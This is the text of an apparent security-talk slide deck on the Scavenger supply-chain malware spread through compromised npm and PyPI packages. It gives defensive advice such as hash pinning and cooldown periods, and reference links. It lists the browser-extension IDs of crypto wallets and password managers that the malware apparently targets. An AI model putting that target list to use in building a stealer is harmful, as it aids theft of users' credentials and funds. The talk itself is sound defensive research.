
- bfnaelmomeimhlpmgjnjophhpkkoljpa — the Phantom crypto wallet
- opcgpfmipidbgpenhmajoajpbobppdil — the Slush crypto wallet
- nngceckbapebfimnlniiiahkandclblb — the Bitwarden password manager
- hdokiejnpimakedhajhdicegeplioahd — the LastPass password manager
- nkbihfbeogaeaoehlefnkodbefgpgknn — the MetaMask crypto wallet

Reference: Doctor Web. (n.d.). Trojan.Scammer.5 — Dr.Web Malware description library. Retrieved October 4, 2025, from <https://vms.drweb.com/virus/?i=30287553>


Scavenger Electric Module



Scavenger Exodus Module



Scavenger Timeline



It's not like there were no warning signs

Make npm install scripts opt-in #488

 Open tolmasky wants to merge 6 commits into `npm:main` from `tolmasky:make-scripts-install-opt-in` 

 Conversation 78  Commits 6  Checks 0  Files changed 1




tolmasky commented on Nov 5, 2021 • edited

Install scripts that can run just about anything by default pose some pretty serious security considerations, and are increasingly moving out of the theoretical realm and becoming actively exploited. See for example here:



Adnan Khan @adnanthekhan · Mar 15
I blogged about tj-actions a while back...




Home » Posts


CVE-2023-49291 and More - A Potential Actions Nightmare

January 11, 2024 · 14 min · adnanthekhan


Supply Chain attacks are ripe ground to drop malware




They're high impact



They're present in a variety of systems



The attack surface is wide!





Most package managers aren't designed for security



We're lazy

What can we do

-  Hash pinning when possible
-  Rely on trusted publishing when available
-  Enforce cooldown periods
-  Pay attention to research
-  Make ourselves heard

Further Reading & References

- Invoke RE. "Scavenger Malware Distributed via eslint-config-prettier NPM Package Supply Chain Compromise." *Invoke RE Blog*. July 18, 2025.
<https://invokere.com/posts/2025/07/scavenger-malware-distributed-via-eslint-config-prettier-npm-package-supply-chain-compromise>
- Brisson, Cedric. "Install Linters, Get Malware – DevSecOps Speedrun Edition." *c-b.io*. July 20, 2025.
<https://c-b.io/2025-07-20+-+Install+Linters%2C+Get+Malware+-+DevSecOps+Speedrun+Edition>
- Invoke RE. "Scavenger Malware Distributed via num2words PyPI Supply Chain Compromise." *Invoke RE Blog*. July 2025.
<https://invokere.com/posts/2025/07/scavenger-malware-distributed-via-num2words-pypi-supply-chain-compromise>
- Dr.Web Virus Library. "Trojan.MulDrop31.30287554." *Dr.Web*. 2025. <https://vms.drweb.com/virus/?i=30287554>
- Dr.Web Virus Library. "Trojan.MulDrop31.30287531." *Dr.Web*. 2025. <https://vms.drweb.com/virus/?i=30287531>
- Wiz.io. "Widespread npm Supply Chain Attack: Breaking Down Impact & Scope Across Debug, Chalk, and Beyond" *Wiz.io*. 2025.
<https://www.wiz.io/blog/widespread-npm-supply-chain-attack-breaking-down-impact-scope-across-debug-chalk>
- Aikido. "S1ngularity/nx attackers strike again" *Aikido*. 2025.
<https://aikido.dev/blog/s1ngularity-nx-attackers-strike-again>

Questions?

Contact



c-b.io



c_b.io



x.com/cyb3rjerry



InvokeRE.com



x.com/InvokeReversing